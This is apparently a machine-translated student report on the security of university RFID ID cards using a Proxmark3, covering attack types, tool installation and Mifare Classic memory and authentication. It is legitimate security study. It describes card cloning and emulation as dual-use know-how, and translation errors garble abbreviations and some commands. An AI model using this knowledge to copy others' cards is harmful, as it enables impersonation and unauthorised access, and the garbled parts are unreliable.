University of Applied Sciences Campus Vienna

Proxmark3

Security analysis of university ID cards

John Ostrowski, Can Arseven
23.7.2019

Table of contents

List of abbreviations:

ADC	Analog-digital converter, analog-digital converter
ATQA	Answer-To-reQuest, selection answer
ATS	Answer To Select, response to communication type query
BCC	Bit Count Check, Bit Count Check
WITH	Communication port, Communication port
FPGA	Field Programmable Gate Array
HF	High Frequency, High Frequency range
LF	Low Frequency, Low Frequency Range
NFC	Near Field Communication, Nahfeldkommunikation
YOU	operating system, operating system
BY	Power-On Reset
RATS	Request Answer To Select, request for the type of communication
RAQA	Request Type A, Request Type A
RFID	Radio-Frequency Identification, Radiofrequenz Identifikation
THING	Select Acknowledgment Type A
UHF	Ultra High Frequency, Dezimeterwelle
UID	Unique Identifier
WUPA	Wake-up Type A, wake-up type A
yC	Microcontroller

introduction

Contactless identification technology is now indispensable. We use them almost every day for ID on public transport or for contactless payments. It facilitates the process of
Identification is immense and has thus found a prominent place in our society.

This project deals with the analysis and security of these contactless cards. The *Proxmark3* device is used to read the data from contactless cards and to communicate with these cards.

In this work, the technology that enables this contactless identification is first briefly explained. Then we go into the different problem areas and weaknesses of this technology and work out the possible attack vectors.

This knowledge is then put into practice by setting up a working environment for the Proxmark3 and first analyzing the simpler RFID card *Mifare Classic* and inspecting the weaknesses of this type. We then turn to the more advanced one, called *Mifare Plus S* , which reflects the university's card types. The knowledge gained is used to check the security of the card system at the university.

1 Radio-Frequency Identification

The technology behind contactless identification is *Radio-Frequency Identification (RFID).* This describes how to identify objects without contact using electromagnetic waves.

A complete RFID system consists of a reader and a transponder.
These devices can use their antennas to exchange data or messages with their counterparts. (Fig.1)




Figure 1: Structure of a complete RFID system [1]

1.1 Physical basics

The RFID technology is based on the principle of electromagnetic induction.
With the help of this, the RFID reader induces an electrical voltage and a current flow in the RFID card.

> *Electromagnetic induction describes the phenomenon that the movement of an electric magnetic field creates an electric voltage and a current flow in a conductor.*
> *- Michael Faraday*

With passive RFID cards, the induced voltage is used as a power supply and to operate the microcontroller in the RFID card, which now interprets the received message and sends the appropriate response back to the reader. [2]

1.2 RFID Standards

With the RFID standards, a distinction is made between 3 different categories, which differ in the different frequencies. The first standard communicates between 124kHz to 134kHz and is referred to as *Low Frequency (LF) .* The other standards broadcast on 13.56 MHz, also known as *High Frequency (HF),* followed by the *Ultra High Frequency (UHF) standard,* which broadcasts between the frequencies 866MHz and 915MHz. (Fig.2) [3]

Frequency	Range
Low Frequency (LF)	124 - 134 kHz
High Frequency (HF)	13.56 MHz
Ultra High Frequency (UHF)	866 - 915 MHz

Figure 2: RFID frequencies [3]

Low frequency cards are the oldest of these three standards and are therefore also the simplest. These cards only store an identification number. Furthermore, these cards do not have any kind of encryption and should therefore no longer be used nowadays. [3]

High frequency and ultra high frequency cards allow encryption of the data sent, higher data rates and greater distances between the reader and the NFC card. [4]

This elaboration deals exclusively with cards in the high frequency range.

2 attacks on the RFID technology

When attacking the RFID technology, a rough distinction is made between six different attack vectors. These are listed below and later put into practice.

The main goal behind these attacks is to pretend to be someone you are not. You copy a victim's identification that is on the card and then use it to impersonate that victim and possibly gain access to secure locations or sensitive data.

2.1 Key Retrieval

High Frequency NFC cards have different memory blocks that store information about the manufacturer, personal identification and other information.
These are encrypted with keys. This attack attempts to find the secret key that enables the memory blocks to be decrypted. [3]

2.2 Tag Dumping

In this attack, the secret keys are used to read the contents of the memory blocks.

2.3 Tag Emulation

After all memory blocks have been successfully read, it is possible to emulate the RFID card with a device such as the Proxmark3. RFID readers can thus be fooled with the emulating device. The reader now believes it is the original and authorizes access. [3]

2.4 Tag Cloning

Cloning a card is very close to emulating it. Instead of an emulating device
An RFID card is now used for deception. The content of the

written on a special card, a so-called clone, from the original card.
An exact copy usually requires a special RFID card that allows it
write to the first sector of the card. This contains information

about the manufacturer and the identification of the card itself. Since this is usually not writable, special cards must be used that allow these operations. These are known as *Magic UID, Changeable UID* or *Chinese Backdoor .* [3]

2.5 Relay Attack

In this attack, a third instance intervenes between the communication of a
reader and a transponder. The attacker blocks the direct path, intercepts the messages, saves them and forwards the message to the other party.
It is not necessary to know the secret keys, because the message is simply forwarded from one party to the other. With encrypted traffic, however, the data sent cannot be understood. [3]

2.6 Replay Attack

In contrast to a relay attack, which forwards a message to the destination, the replay attack saves a previously sent command and sends the same command again. The goal is for the second command to be executed again by the recipient even though it was sent by a third party.

3 Proxmark3

The *Proxmark* was developed in 2007 for Jonathan Westhues' master's thesis. He

was created to read and emulate RFID cards and to read the data exchange between a reader and a *Radio Frequency Identification (RFID)* card.

The Proxmark3 is currently in its third generation. He is in his

Main components from a *low frequency (LF)* antenna, a *high frequency (HF)* antenna, an *analog-to-digital (ADC)* converter, a *field programmable gate array (FPGA)* and a *microcontroller (yC).*

The two antennas are used to communicate with the RFID tag. The Proxmark3 has a low-frequency antenna and a high-frequency antenna that convert electromagnetic induction into electrical voltage and energy flow. The voltage is then translated from the analog spectrum to the digital domain with zeros and ones by the ADC. This data is forwarded to the FPGA, which interprets the received zeros and ones.

The interpretation is forwarded to the microcontroller, which implemented the logic of the various protocols. This process allows data transmitted by radio frequencies to be received and understood. [5]

3.1 Installation

Appropriate interfaces must be implemented so that the computer can communicate with the Proxmark3. The installation steps for various operating systems are described below.

3.1.1 Linux

3.1.1.1 Requirements

Installation under Linux is the easiest since the Proxmark is developed under Unix systems. The tested Linux version is Ubuntu 16.04 (important above all: don't forget sudo apt update + sudo apt upgrade to avoid any errors!)

3.1.1.2 Die Installation

The first step here is to install essential components like p7zip to be able to compile the Proxmark resources:

```
sudo apt install p7zip git build-essential libreadline5 libreadline-dev\
            libusb-0.1-4 libusb-dev libqt4-dev perl pkg-config wget\
            libncurses5-dev gcc-arm-none-eabi libstdc++-arm-none-eabi-\
            newlib libpcsclite-dev pcscd
```

Now download the Proxmark repository using the "git" command:

```
git clone https://github.com/proxmark/proxmark3.git
```

Then you should switch to the proxmark3 directory and the most up-to-date one Version to be downloaded:

```
cd proxmark3
git pull
```

Now the "blacklist-rules" must be installed:

```
sudo cp -rf driver/77-mm-usb-device-blacklist.rules\
/etc/udev/rules.d/77-mm-usb-device-blacklist.rules

sudo udevadm control --reload-rules
```

Then we move the current user to the dialout group, and then you have to log out and back in for this effect to take effect:

```
sudo adduser $USER dialout
```

Now all files can be compiled:

```
make clean && make all
```

3.1.1.3 Connecting the Proxmark3

After the previous steps have been successfully completed, you can use the Connect the Proxmark3 to the computer and intercept the log files:

```
dmesg | grep -i usb
```

In the intercepted output, the device should be identifiable as either a HID or CDC device. Depending on the respective section, you have to continue.
CDC is indicated by an "ACM" and a HID device by an "HID" on the last line of the output.

3.1.1.4 HID Flashing

CDC devices can skip this step.

If the Proxmark3 is an older model and it still uses HID interfaces works, it must be updated to a transitional version.

To do this, compile the necessary binary data and update the Proxmark3:

```
cd client/hid-flasher
make
./flasher -b ../../bootrom/obj/bootrom.elf
./flasher ../../armsrc/obj/fullimage.elf
cd ../..
```

3.1.1.5 CDC Flashing

To do this, the two files "bootrom.elf" and "fullimage.elf" must be flashed:

```
client/flasher /dev/ttyACM0 -b bootrom/obj/bootrom.elf
armsrc/obj/fullimage.elf
```

3.1.1.6 Startup of Proxmark3 Clients

After completing either CDC flashing or HID flashing, the Proxmark3 client can be launched:

```
cd client

./proxmark3 /dev/ttyACM0
```

You should then see the following output and you are finished with the installation:

```
proxymark3>
```

[6]

3.1.1 MacOS

3.1.1.1 Requirements

Prerequisite: It is recommended to install Xcode as it comes with important tools like the gcc compiler, make and etc. To install
to facilitate either HomeBrew or MacPorts is desired.

The following links offer tutorials for the installation:

A) HomeBrew: https://docs.brew.sh/Installation

B) MacPorts: https://www.macports.org/install.php

Due to their different architecture (HomeBrew/MacPorts), some parts of this tutorial are split.

3.1.1.2 Installation using HomeBrew

1. Use "tap" to download the Proxmark resources from the repository:

```
brew tap proxmark/proxmark3
```

2. Installing the resources you just downloaded:

```
brew install proxmark3
```

3. This completes the installation of the Proxmark3 client and the continuation follows in step "3.1.2.3 Connecting the Proxmark".

3.1.1.3 Manual installation

In this step, the required drivers and the download of the Proxmark3 repository are carried out manually in case unknown problems occur during the automatic installation.

Using MacPorts:

```
sudo port install p7zip readline libusb libusb-compat perl5 wget qt5\\
arm-none-eabi-gcc pkgconfig
```

Using HomeBrew:

```
brew tap nitsky/stm32

brew install readline libusb p7zip libusb-compat wget qt5 pkgconfig\\
arm-none-eabi-gcc
```

Now QT needs to be added to the PKG_CONFIG_PATH in order for it to match the QT5 Framework can find (YOUR_VERSION must be replaced with the respective version number):

```
export\\
PKG_CONFIG_PATH=/usr/local/Cellar/qt5/<<YOUR_VERSION>>/lib/pkgconfig/
```

3. Adding the moc_location to the Qt5Core.pc file:

```
export QT_PKG_CONFIG_QT5CORE=$(find /usr -name Qt5Core.pc 2>/dev/null)

chmod 666 $QT_PKG_CONFIG_QT5CORE

echo "moc_location=\${prefix}/bin/moc" >> $QT_PKG_CONFIG_QT5CORE

chmod 444 $QT_PKG_CONFIG_QT5CORE
```

4. For link creation and to prevent errors "readline":

```
brew link --force readline
```

5. Now the Proxmark3 repository is loaded onto the computer:

```
git clone https://github.com/Proxmark/proxmark3.git
```

6. "cd" to the “proxmark3” folder

3.1.1.4 Connecting the Proxmark

1. Now plug the Proxmark into the computer using the USB cable provided and executes:

```
system_profiler SPUSBDataType
```

2.a) If the Proxmark runs via CDC then the following output should appear:

```
Product ID: 0x504d
Vendor ID: 0x2d2d
```

2.b) If the Proxmark is running via HID then the following output should appear:

```
Product ID: 0x4b8f
Vendor ID: 0x9ac4
```

If it is still running via the HID interface, the Proxmark must be upgraded, see the "Upgrading the Proxmark" section for more information.

If not and the Proxmark is running via CDC, you can now jump directly to the "Last Steps" section.

3.1.1.5 Update Proxmark

1. Compilation of Bootrom, OS and Software:

```
make clean; make
```

2. Furthermore, the HID compatible flash program must be compiled:

```
cd client/hid-flasher;make
```

3. Now install a dummy kernel to be able to separate the Apple driver:

```
sudo make install_kext

sudo kextcache -system-caches
```

4. Now the Proxmark button must be held down while plugging it back into the computer. The Proxmark's LEDs should glow orange (you can release the button after 4-5 seconds).

5. Upgrade des Bootroms:

```
./flasher -b ../../bootrom/obj/bootrom.elf
```

6. Now go back to the root directory of the source folder:

```
cd ../..
```

7. Now the Proxmark has to be connected to the computer from time to time.
During this time, the button must be kept pressed.

8. While holding down the button:

```
ls /dev/with*
```

You should now find a name similar to "/dev/cu.usbmodem####" (#### is a random number).

9. While still holding down the button, the FPGA and OS will be updated
by means of:

```
./client/flasher /dev/cu.usbmodem#### armsrc/obj/fullimage.elf
```

10. Now you can unplug the Proxmark again and release the button.

11. Now plug the Proxmark back into the computer and connect with:

```
cd proxmark3/client

./proxmark3 /dev/cu.usbmodem####
```

Thus the Proxmark3 client should have started successfully and you no longer need to pay attention to the other sections of the MacOS tutorial.

3.1.1.6 Final Steps

1. Compilation of Bootrom and OS:

```
make clean; make
```

2. Unplug the Proxmark and hold the button on the Proxmark during the

throughout the following process. Now the Proxmark can be connected to the computer again. As soon as the Proxmark lights up orange, the button can be released. (If you have an Elechouse v2 Proxmark3 or Elechouse v3 Proxmark3 Easy you don't have to hold down the button.

3. Find out the name of the Proxmark:

```
ls /dev/with*
```

There should be a file named /dev/cu.usbmodem#### (#### is a random number).

4. As soon as you have found out the identifier, the Proxmark program can be started:

```
cd proxmark3/client

./proxmark3 /dev/cu.usbmodem####
```

[6]

3.1.2 Windows OS

In order to get the Proxmark3 to run on Windows, a Linux environment must first be created in Windows. This is easily doable through the *ProxSpace* tool , which installs all the necessary Linux for Windows dependencies. [6]

i. First, the ProxSpace repository needs to be downloaded from Github.

```
git clone https://github.com/Gator96100/ProxSpace.git
```

It should be noted that you are in a directory which has no spaces in the directory name.

ii. Then run the "runme.bat" file in the ProxSpace folder. iii. When you run it for the first time, all the necessary packages will be installed. After this process, a "pm3" console has opened.

iv. In this console you download the Proxmark3 repository from Github:

```
cd ProxSpace git
clone https://github.com/Proxmark/proxmark3.git
```

v. Then switch from the pm3 console to the Proxmark3 directory:

```
cd proxmark3
```

vi. and runs the next command:

```
make clean && make all
```

With the make command, the data in the Proxmark folder is compiled and made executable.

vii. Finally, the drivers for Windows must be installed. There

However, the driver has not been officially signed, the process of installing the drivers is cumbersome.

Under Windows, the computer must be operated in safe mode.

The easiest way to do this in Windows 10 is to hold down the Shift key while selecting restart.

When booting the computer, the option "Disable driver signature enforcement" must be selected.

Now connect the Proxmark3 to the computer, open the Windows Device Manager and look for the Proxmark3 that has not yet been identified. With a right click on the entry you want to press "Update driver" and then search for driver software on the computer. The required driver "proxmark3.inf" is located in the Proxmark installation folder "ProxSpace\pm3\driver" named "proxmark3.inf".

The installation is now complete. Now you can restart the PC normally.
After a restart you can run the runme.bat in the ProxSpace folder to get to the pm3 console. From there, all other steps can be processed.

In order to update the Proxmark3 to the latest version, the Proxmark3 must first be connected to the computer and then it is recommended to update the bootloader and firmware on first use. To do this, the following commands must be executed in the pm3 console (not in the command console).

```
./proxmark/client/flasher COMx -b /bootrom/obj/bootrom.elf
```

```
./proxmark/client/flasher COMX ./armsrc/obj/fullimage.elf
```

Here it is important to ensure that the correct COM port is selected. eg COM2

The first command is used to update the bootloader, the second to update the firmware. [7]

Figure 3 below shows a successful update of the
Proxmark3.

```
pm3 ~/proxmark3_org$ client/flasher.exe com14 -
      b bootrom/obj/bootrom.elf armsrc/obj/fullimage.elf
Loading ELF file 'bootrom/obj/bootrom.elf'...
Loading usable ELF segments:
0: V 0x00100000 P 0x00100000 (0x00000200->0x00000200) [R X] @0x94
1: V 0x00200000 P 0x00100200 (0x00000c84->0x00000c84) [R X] @0x298

Loading ELF file 'armsrc/obj/fullimage.elf'...
Loading usable ELF segments:
0: V 0x00102000 P 0x00102000 (0x0002eca8->0x0002eca8) [R X] @0x94
1: V 0x00200000 P 0x00130ca8 (0x000018c4->0x000018c4) [RW ] @0x2ed3c
Note: Extending previous segment from 0x2eca8 to 0x3056c bytes

Waiting for Proxmark to appear on com14 .
Found.
Entering bootloader...
(Press and release the button only to abort)
Waiting for Proxmark to appear on com14 ........
Found.

Flashing...
Writing segments for file: bootrom/obj/bootrom.elf
0x00100000..0x001001ff [0x200 / 1 blocks]. OK
0x00100200..0x00100e83 [0xc84 / 7 blocks]....... OK

Writing segments for file: armsrc/obj/fullimage.elf
0x00102000..0x0013256b [0x3056c / 387 blocks]...................................
       ..................................................................................
       ..................................................................................
       ..................................................................................
       ..................................................................................
       ...................... OK

Resetting hardware...
All done.

Have a nice day!
```

Figure 3: Flashing the bootloader and firmware

In order to put the Proxmark3 into regular operation, the Proxmark3 must first be connected to the computer and the pm3 console opened. The following command must be entered in the console.

```
./client/proxmark3.exe COMx
```

Here, the corresponding COM port must be selected to which the Proxmark3 is connected. [6]

The corresponding output should now be delivered (Fig.4):

```
pm3 ~/proxmark3_org$ client/proxmark3.exe com9  Warning:
QT_DEVICE_PIXEL_RATIO is deprecated. Instead use:
           QT_AUTO_SCREEN_SCALE_FACTOR to enable platform plugin controlled per  screen factors.

           QT_SCREEN_SCALE_FACTORS to set per-screen factors.
           QT_SCALE_FACTOR to set the application global scale factor.
Prox/RFID mark3 RFID instrument  bootrom:
master/v3.1.0-88-g9ebbfd8-dirty-suspect 2019-04-24 15:50:56  os: master/v3.1.0-88-g9ebbfd8-dirty-
suspect 2019-04-24 15:51:11  fpga_lf.bit built for 2s30vq100 on 2015/03/06 at 07:38:04
fpga_hf.bit built for 2s30vq100 on 2019/03/20 at 08:08:07  SmartCard Slot: not
available


uC: AT91SAM7S512 Rev B
Embedded Processor: ARM7TDMI
Nonvolatile Program Memory Size: 512K bytes. Used: 206188 bytes (39%). Free: 31810
      0 bytes (61%).
Second Nonvolatile Program Memory Size: None  Internal
SRAM Size: 64K bytes  Architecture
Identifier: AT91SAM7Sxx Series
Nonvolatile Program Memory Type: Embedded Flash Memory  proxmark3>
```

Figure 4: Starting the Proxmark3 work environment

3.2 Iceman1001 Fork

A modified version of the original Proxmark3 program code can be found on Github. This repository is maintained by a user named Iceman1001, who has been actively involved in creating new features and designing the Proxmark4.

This fork is a very experimental version of the Proxmark3 code and brings some new features with it. This version should be treated with caution, however, as this is a prototype. [8th]

1. First, open the pm3 console and load the GitHub repository from Download Iceman1001:

```
git clone https://github.com/iceman1001/proxmark3.git
```

2. Now switch to the downloaded repository:

```
cd proxmark3
```

3. Downloads the latest changes:

```
git pull
```

4. Compile the new version:

```
make clean && make all
```

5. After compilation, program the Proxmark3 with the version of iceman one:

```
client/flasher.exe comX -b bootrom/obj/bootrom.elf
armsrc/obj/fullimage.elf
```

6. Now the new version is loaded onto the Proxmark3 and can be run with the following command:

```
client/proxmark3.exe COMx
```

Where COMx is the corresponding COM port. [8th]

The following output should now appear (Fig.5):

```
pm3 ~$ proxmark3_ice/client/proxmark3.exe COM14
Warning: QT_DEVICE_PIXEL_RATIO is deprecated. Instead use:
        QT_AUTO_SCREEN_SCALE_FACTOR to enable platform plugin controlled per
    screen factors.
        QT_SCREEN_SCALE_FACTORS to set per-screen factors.
        QT_SCALE_FACTOR to set the application global scale factor.

Proxmark3 RFID instrument


[ CLIENT ]
client: iceman build for RDV40 with flashmem; smartcard;

[ ARM ]
bootrom: iceman/master/ice_v3.1.0-1081-g52a291b3 2019-04-24 16:43:13  os: iceman/master/ice_v3.1.0-1081-
           g52a291b3 2019-04-24 16:43:33

[ FPGA ]
LF image built for 2s30vq100 on 2017/10/25 at 19:50:50
HF image built for 2s30vq100 on 2018/ 9/ 3 at 21:40:23

[ Hardware ]
       --= uC: AT91SAM7S512 Rev B
       --= Embedded Processor: ARM7TDMI
       -
    = Nonvolatile Program Memory Size: 512K bytes, Used: 237349 bytes (45%) Free: 2869 39 bytes (55%)
       --= Second Nonvolatile Program Memory Size: None
       --= Internal SRAM Size: 64K bytes
       --= Architecture Identifier: AT91SAM7Sxx Series
       --= Nonvolatile Program Memory Type: Embedded Flash Memory
```

Figure 5: Starting the Iceman work environment

To switch back to the original version, follow the same steps, with the only difference that in step 1 you download Proxmark's GitHub repository.

```
git clone https://github.com/Proxmark/proxmark3
```

4 Mifare Classic

The university ID cards are RFID cards and are sold under the name Mifare Plus S known. To understand this technology, it helps to analyze the predecessor product Mifare Classic.

Mifare Classic cards are a product of the company *NXP* and became a 2006 offered for sale. These high frequency cards operate at 13.56 MHz and are based on ISO/IEC 14443A. [3]

The Classic cards are available in different versions and have been continuously improved, in terms of storage space (1K with 1024 bytes and 4K with 4096 bytes) and in distinguish safety.

Mifare Classics use a proprietary encryption algorithm called *Crypto1.* It has been shown that this algorithm has some weaknesses. These weaknesses will be discussed later. NXP has tried to improve these weaknesses over the years, but never found a definitive solution. Today, NXP advises against this product, pointing to products like Mifare Ultralight and DESFire that implement better encryption algorithms.

4.1 Structure

The Mifare Classic 1K has 16 sectors with 4 data blocks each. The Mifare Classic 4K consists of 32 sectors with 4 data blocks and 8 sectors with 16 data blocks.

The first block is a special block that contains the identification number, also known as *Unique Identifier (UID),* in the first 4 bytes. This is followed by a 1-byte *bit count check (BCC),* which serves as a checksum for the UID. The BCC is created by the XOR product of the individual UID bytes. The rest of the block is used to identify the manufacturer, which cannot be changed.




Figure 6: Manufacturer block [9]

With the Mifare Classic, a distinction is made between four different ones

memory block types. One of these is the *Manufacture Block* (Fig.6), which was explained earlier and is located in Sector 0, Block 0. The other three are the *section trailer* (Fig.7a), the *value block* (Fig.7b), and the *read/ write block.*



Never readable
Undefined byte, can be used for storage
Key A (6 bytes)
AC (3 bytes)
U
Key B (6 bytes)
Defines Access Conditions for every data block and the sector trailer
Might be readable depending on AC
(a) Sector Trailer
Adress byte stored four times
VALUE
VALUE
VALUE
A
Ā
A
Ā
The 4-byte signed value is stored three times
(b) Value Block

Abbildung 7: Sector Trailer (a) and Value Block (b) [10]

Data can be stored in two different ways on the Mifare Classic card. Either via a value block, which has a predefined layout, or via a read/write block, which stores arbitrary bytes without a fixed format
can.


The content of the value block can only accept positive (signed) 4-byte integers. The layout can be seen in Figure 7b. It can be seen that the value is stored twice normally and once inverted, and the address bytes are stored four times. This repetition serves as redundancy.

Compared to the read/write block, the value block has special commands that allow the value in memory to be increased *(increment),* decreased *(decrement),* transferred *(transfer)* from the internal register to a memory block and data from to restore a memory block to an internal register *(restore).*

At the end of a sector is the *sector trailer.* In this two keys

A and B and the set access permissions for the block are saved. If you have these keys, you can access the contents of the sector, otherwise access will be denied. [10]


The complete structure can be seen in Figure 8.



Sector	Block	Byte Number within a Block 0–5	6–9	10–15	Description
15	3	Key A	Access Bits	Key B	Sector Trailer 15
	2				Data
	1				Data
	0				Data
14	3	Key A	Access Bits	Key B	Sector Trailer 14
	2				Data
	1				Data
	0				Data
:	:				
:	:				
:	:				
1	3	Key A	Access Bits	Key B	Sector Trailer 1
	2				Data
	1				Data
	0				Data
0	3	Key A	Access Bits	Key B	Sector Trailer 0
	2				Data
	1				Data
	0				Manufacturer Block

Figure 8: Memory layout of a Mifare Classic 1K [3]

There are 3 bytes between the two keys that store the access rights of the underlying memory blocks. Byte 9 in Figure 9, however, is not used for access permissions or key storage and can be used for data storage.




Byte Number	0–5	6–9	10–15
Description	Key A	Access Bits	Key B (optional)

Bit	7	6	5	4	3	2	1	0
Byte 6	$\overline{C2_3}$	$\overline{C2_2}$	$\overline{C2_1}$	$\overline{C2_0}$	$\overline{C1_3}$	$\overline{C1_2}$	$\overline{C1_1}$	$\overline{C1_0}$
Byte 7	$C1_3$	$C1_2$	$C1_1$	$C1_0$	$\overline{C3_3}$	$\overline{C3_2}$	$\overline{C3_1}$	$\overline{C3_0}$
Byte 8	$C3_3$	$C3_2$	$C3_1$	$C3_0$	$C2_3$	$C2_2$	$C2_1$	$C2_0$
Byte 9	user data							


Figure 9: Access bits on a Mifare Classic 1K [11]

Figure 9 shows the subdivision of the access bytes into the individual bits. A sector consists of 3 blocks and the *sector trailer,* which can have different access rights. This is denoted by the subscript numbers 0 to 3, where 0 refers to the block 0 and 3 to the *sector trailer .* The superscript numbers refer to access authorization bits for the respective block. By combining these three bits, access to the individual blocks can be controlled. Figure 10 shows the positions of the bits and their meaning for the sector trailer and Figure 11 shows the data blocks. [11]



Access bits			Access condition for						Remark
			KEYA		Access bits		KEYB		
C1	C2	C3	read	write	read	write	read	write	
0	0	0	never	key A	key A	never	key A	key A	Key B may be read[1]
0	1	0	never	never	key A	never	key A	never	Key B may be read[1]
1	0	0	never	key B	key A|B	never	never	key B	
1	1	0	never	never	key A|B	never	never	never	
0	0	1	never	key A	key A	key A	key A	key A	Key B may be read, transport configuration[1]
0	1	1	never	key B	key A|B	key B	never	key B	
1	0	1	never	never	key A|B	key B	never	never	
1	1	1	never	never	key A|B	never	never	never	

Figure 10: Access conditions for the sector trailer



Access bits			Access condition for				Application
C1	C2	C3	read	write	increment	decrement, transfer, restore	
0	0	0	key A|B[1]	key A|B1	key A|B1	key A|B1	transport configuration
0	1	0	key A|B[1]	never	never	never	read/write block
1	0	0	key A|B[1]	key B[1]	never	never	read/write block
1	1	0	key A|B[1]	key B[1]	key B[1]	key A|B[1]	value block
0	0	1	key A|B[1]	never	never	key A|B[1]	value block
0	1	1	key B[1]	key B[1]	never	never	read/write block
1	0	1	key B[1]	never	never	never	read/write block
1	1	1	never	never	never	never	read/write block

Figure 11: Access condition for the data blocks

Each access bit also has an inverted copy, which is marked by the cross stitch.

4.2 Protocol

If an NFC card is held near a reader and enough energy is transmitted, the card starts with a power-on reset (POR) and responds to a request (REQA) or a wake-up (WUPA) from a reader.

Since several cards can respond to this request at the same time, an anti-collision algorithm must be processed. A card sends its card type information (ATAQ Answer to reQuest) and then its unique identification (UID) to a REQA. The reader can then select a specific card with which it would like to continue communicating. It sends that

The reader returns a Select Acknowledgment (SAK), with which he specifies his card type more precisely, and the UID of the selected card, so that the card also knows that the reader wants to continue communicating. The other cards fall back to idle and wait for a new REQA command.

After a card is selected, the reader must authenticate itself to access the card's protected information. This is done using a *three pass authentication* sequence, also known as the Massey-Omura scheme. With the help of this, two parties can jointly agree on a secret key for encrypting the transmitted data

is used.

First, the reader selects the operation for a specific memory block and sends this request to the NFC card.

1. The NFC card now reads the associated key of the sector and dials a random number as a challenge for the reader.
2. The reader uses the password to calculate the response to the challenge and transmits it to the NFC card with its own challenge.
3. Now the card calculates the solution to the puzzle from the reader and sends the answer back.

After successful authentication, the NFC card performs the operation and sends the encrypted data to the reader. (Fig.12) [11]


